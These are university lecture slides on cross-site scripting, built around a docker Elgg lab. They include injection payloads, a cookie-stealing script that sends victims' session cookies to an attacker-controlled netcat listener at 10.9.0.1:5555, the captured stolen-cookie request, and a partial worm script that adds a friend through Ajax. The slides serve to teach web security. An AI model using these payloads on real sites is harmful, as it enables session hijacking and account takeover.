

CSCI 476: Computer Security

Lecture 9: Cross Site Scripting (XSS) Attack

Reese Pearsall
Fall 2022


Announcement

SQL Injection Lab due Sunday October 23rd @ 11:59 PM

XSS Lab due Sunday October 30th @ 11:59 PM

No office hours 10/24 – Email me if you need to meet

If I haven't responded
to a DM/email, please
poke me about it



Brief Review of The Internet

Query parameters can be passed via URL or in an HTTP request

`protocol://hostname[:port]/[path/]file[?color=red&type=suv]`

Communication of the web:

- URL

HTTP Request:


- **Format:** Method, Headers, Body
- **Methods:** GET, POST, HEAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie...

HTTP Response:

- **Format:** Status, Response Headers, Body
- **Status Codes:** 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)


Server-side functionality

- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript...)
- Query Databases
 - Relational (MySQL)
 - Non-Relational (MongoDB)



Big Idea: Our input data gets passed to another host through **URL parameters** and an **HTTP requests**

Timeline and TODO



Our Attacks So far

- **Shellshock**- We were able to execute **operating system commands** of our choosing (`/bin/sh`) on someone else's server **due to unsafe environment variable parsing**
- **Buffer Overflow**- We were able to **execute arbitrary code** by hijacking a program that **unsafely writes data to the stack**
- **SQL Injection**- We were able to run our **own arbitrary SQL queries** **due to unsafe user input handling**
- **XSS** – We are able to get [REDACTED] to execute [REDACTED]
[REDACTED]

Our Attacks So far

- **Shellshock**- We were able to execute **operating system commands** of our choosing (`/bin/sh`) on someone else's server **due to unsafe environment variable parsing**
- **Buffer Overflow**- We were able to **execute arbitrary code** by hijacking a program that **unsafely writes data to the stack**
- **SQL Injection**- We were able to run our **own arbitrary SQL queries** **due to unsafe user input handling**
- **XSS** – We are able to get **someone else's browser** to execute **our own JavaScript code** **due to unsafe input handling and unsafe web communication policies**

Javascript

Purpose of Javascript?

Static Content consists of mostly HTML + CSS



h1

h2

h3

p

b*i*uspan[link](#)

- li

```
1 <h3>
2   Hello there~!
3 </h3>
4
5 <tt> This is some HTML typed up in a text editor </tt>
6
7 <h1>
8   It gets rendered in your browser!
9 </h1>
10
11
12
13
```

PREVIEW

Hello there~!
This is some HTML typed up in a text editor

It gets rendered in your browser!



Javascript

Purpose of Javascript?

Javascript allows us to serve **dynamic** web content



```
1 <h3>
2   Hello there <script> getName() </script>!
3 </h3>
4
5 <tt> This is a list of animals pulled from an SQL database
6 </tt>
7 <script> getListOfAnimals() </script>
8
9 <h1>
10   Javascript is great!
11 </h1>
12
13
```

Hello there reese !

This is a list of animals pulled from an SQL database

- Goat
- Dog
- Lizard

Javascript is great!


```
<!DOCTYPE html>
<html>

<head>
  <title> Javascript example</title>
</head>

<body>

<h2>JavaScript HTML Events</h2>
Enter your name: <input type="text" id="fname"
onchange="upperCase()">

<p>When you leave the input field, a function is triggered
which transforms the input text to upper case.</p>


<script>
function upperCase() {
  alert("AHHHHHHHHHHHHHHHHH");
  const x = document.getElementById("fname");
  x.value = x.value.toUpperCase() + " pearsall";
}
</script>

</body>
</html>
```

It is very common for web pages to take in input from a user

Our input could be reflected in the HTML output, put into a SQL query, HTTP request etc

Instead of inputting normal text, we could input **our own javascript**



<p> Hello there \$value </p>

First name:

reese

PREVIEW (html)

hello there reese

<p> Hello there \$value </p>


`http://unsafe-website.com?value=reese`

PREVIEW (html)

hello there reese

<p> Hello there \$value </p>

First name: reese <script> alert("ATTACK!!!"); </script>



Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users

We need to investigate any places where input from an HTTP request could possibly make its way into HTML output

The MySpace XSS worm (2005)

- A small piece of Javascript...
- Add Samy as a friend
- Inject data into visitor's profiles ("but most of all, samy is my hero")
- Any visitors to infected pages would also become infected and spread the payload



Samy Kamkar

What can XSS be used for?

An attacker who exploits an XSS vuln. is typically able to:

- **Spoofing.** Impersonate or masquerade as the victim user and carry out any action that the user can perform.

Example: send HTTP requests to the server on behalf of the user; update profile, add a friend, etc.

- **Info. Disclosure.** Read any data that the user can access.

Example: steal private data, such as session cookies, personal data displayed on the page, etc.

- **Tampering.** Inject trojan functionality into the website.

Example: deface the website, alter content, etc.

Types of XSS

- **Reflected XSS**

The malicious script comes from the current HTTP request

- **Stored XSS**

The malicious script comes from the website's database

- **DOM-based XSS**

The vuln. exists in client-side code rather than server-side code

Stored XSS -> Persistent!

- Arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.
 - The data in question might be submitted to the application via HTTP requests or it might arrive from other untrusted sources. E.g. a message board that allows users to post comments, a social networking profile where user's can edit profile content.



DOM-based XSS

- Arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.
- Example:

Dom
Document Object Model

```
var search = document.getElementById('search').value;  
var results = document.getElementById('results');  
results.innerHTML = 'You searched for: ' + search;
```

You searched for: <img src=1 onerror='<script>...Bad+stuff+here...</script>'>

We will once again use **docker** to create a fake social media network that has XSS countermeasures disables

First, make sure your SQL injection docker container is turned off

cd 05/xss

```
docker-compose up -d
```

Elgg is an open source web framework for creating social media sites

Visit <http://www.xsslabelgg.com/> on VM browser

<script>alert('EVILLLLLLLLLLLLLLLLLLLLL');</script>

(do not visit this site elsewhere)

Announcement


SQL Injection Lab due Sunday October 23rd @ 11:59 PM

XSS Lab due Sunday October 30th @ 11:59 PM

→ Will be released later today™

No office hours 10/24 – Email me if you need to meet

If I haven't responded
to a DM/email, please
poke me about it



XSS Attack

Stealing Cookie Information

Cookies are used for **authentication**

Getting your cookies stolen can result in someone else getting unauthorized access to your account / account information



If we inject the script

```
<script>alert (document.cookie) ;</script>
```

This will

Stealing Cookie Information

Cookies are used for **authentication**

Getting your cookies stolen can result in someone else getting unauthorized access to your account / account information




If we inject the script

```
<script>alert (document.cookie);</script>
```

Show **our** cookies, *which is not very helpful*

If someone visits our page, we want to steal **their** cookies!



Stealing Cookie Information

We will inject a script that will send the cookies of whoever is visiting our page to a TCP server *that we control*



1. On a separate terminal, we will start a netcat server!

```
nc -lknv 5555
```

(you can also use <https://webhook.site/> , which gives you a temporary URL to listen from)

2. Inject malicious script into website

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

We create a “trap” bogus image. So when someone else tries to load it, it issues a request to 10.9.0.1:5555

What does it send in the HTTP request? The current user’s session cookie!

Stealing Cookie Information

We will inject a script that will send the cookies of whoever is visiting our page to a TCP server *that we control*



1. On a separate terminal, we will start a netcat server!

```
nc -lknv 5555
```

(you can also use <https://webhook.site/> , which gives you a temporary URL to listen from)

2. Inject malicious script into website

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

We create a “trap” bogus image. So when someone else tries to load it, it issues a request to **10.9.0.1:5555**

What does it send in the HTTP request? **The current user's session cookie!**

Stealing Cookie Information

We will inject a script that will send the cookies of whoever is visiting our website to a TCP server *that we control*

1. On a separate terminal, we will start a netcat

```
nc -lknv 5555
```

(you can also use <https://webhook.site/> , which

2. Inject malicious script into website

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

We create a “trap” bogus image. So when someone else tries to load it, it issues a request to 10.9.0.1:5555

3. Profit

```
Connection received on 10.0.2.4 38954
GET /?c=Elgg%3Dc3nvr4sm57jqk48dns0hb8bub3 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice
```


We get our visitors cookies in our netcat terminal!



Becoming a Victim's friend through XSS

Boby visits his page → scripts that adds Samy
Someone else visits Boby's page → script that adds Samy

Boby



Add

Remove friend

Send a message

(Adding a friend issues an HTTP request)

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
304	GET	www.xsslabelgg.com	56small.jpg	img	jpeg	cached	1.17 KB
304	GET	www.xsslabelgg.com	57large.jpg	img	jpeg	cached	6.79 KB
200	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.jsm:191 (...)	png	cached	4.23 KB
200	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.jsm:191 (...)	svg	cached	6.35 KB
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	widgets.js	require.js:127 (script)	js	cached	1.99 KB
200	GET	www.xsslabelgg.com	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.xsslabelgg.com	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.xsslabelgg.com	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (script)	js	cached	866 B
200	GET	www.xsslabelgg.com	topbar.js	require.js:127 (script)	js	cached	175 B
200	GET	www.xsslabelgg.com	form.js	require.js:127 (script)	js	cached	0.99 KB
200	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (script)	js	cached	1.76 KB
200	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (script)	js	cached	145 B
200	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	spinner.js	require.js:127 (script)	js	cached	754 B
200	GET	www.xsslabelgg.com	add?friend=57&__elgg_ts=1666291176&__elgg_token=Tj5yRreQxu_K_jquery.js:2 (xhr)	jquery.js:2 (xhr)	json	765 B	384 B

27 requests | 41.75 KB / 4.41 KB transferred | Finish: 4.92 s | DOMContentLoaded: 293 ms | load: 307 ms

HTML

CSS

JS

XHR

Fonts

Images

Media

WS

Other

Disable Cache

No Throttling

Headers

Cookies

Request

Response

Timings

Stack Trace

Filter Headers

GET

Scheme: http

Host: www.xsslabelgg.com

Filename: /action/friends/add

friend: 57

__elgg_ts: [...]

0: 1666291176

1: 1666291176

__elgg_token: [...]

0: Tj5yRreQxu_KodmagyT6lw

1: Tj5yRreQxu_KodmagyT6lw

Address: 10.9.0.5:80

Status: 200 OK

Version: HTTP/1.1

Transferred: 765 B (384 B size)

Referrer Policy: no-referrer-when-downgrade

Response Headers (381 B)

Cache-Control: must-revalidate, no-cache, no-store, private

Connection: Keep-Alive

Content-Length: 384

Content-Type: application/json; charset=UTF-8

Date: Thu, 20 Oct 2022 18:39:41 GMT

expires: Thu, 19 Nov 1981 08:52:00 GMT

Keep-Alive: timeout=5, max=94

This HTTP request has three headers


1. The ID of friend to be added (Boby=57)
2. Security token
3. Security token

Countermeasures for CSRF (not covered in this class)

Becoming a Victim's friend through XSS

We need a piece of Javascript to inject into someone else's browser that will issue an HTTP request to add us (Samy) as a friend

Ajax is a framework in Javascript for issuing HTTP requests.



right click → view page source

```
var elgg =
{"config":{"lastcache":1587931381,"viewtype":"de
fault","simplecache_enabled":1,"current_languag
e":"en"},"security":{"token":{"__elgg_ts":1666291
176,"__elgg_token":"Tj5yRreQxu_KodmagyT6lw
"}}, "session":{"user":{"guid":56,"type":"user","subt
ype":"user","owner_guid":56,"container_guid":0,"t
ime_created":"2020-04-26T15:21:41-
04:00","time_updated":"2020-04-26T15:21:41-
04:00","url":"http://www.xsslabelgg.com/profileV
...
"alias":"...
"alias":"..."
```


These are part of the User's session information
(We can do some Javascript magic to get these!)

3 Input Headers we need to provide

Becoming a Victim's friend through XSS

We need a piece of Javascript to inject into someone else's browser that will issue an HTTP request to add us (Samy) as a friend

Ajax is a framework in Javascript for issuing HTTP requests.



right click → view page source

```
var elgg =
{"config":{"lastcache":1587931381,"viewtype":"de
fault","simplecache_enabled":1,"current_languag
e":"en"},"security":{"token":{"__elgg_ts":1666291
176,"__elgg_token":"Tj5yRreQxu_KodmagyT6lw
"}}, "session":{"user":{"guid":56,"type":"user","subt
ype":"user","owner_guid":56,"container_guid":0,"t
ime_created":"2020-04-26T15:21:41-
04:00","time_updated":"2020-04-26T15:21:41-
04:00","url":"http://www.xsslabelgg.com/profileV
...
"alias":"...
"alias":"..."
```

These are part of the User's session information
(We can do some Javascript magic to get these!)

3 Input Headers we need to provide

Becoming a Victim's friend through XSS

This is the script you are going to inject on someone's profile!

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;

    // Construct the HTTP request to add Samy (59) as a friend.
    var sendurl= "http://www.xsslabelgg.com/action/friends/add? (You will figure this out)

    // Create and send Ajax request to add friend
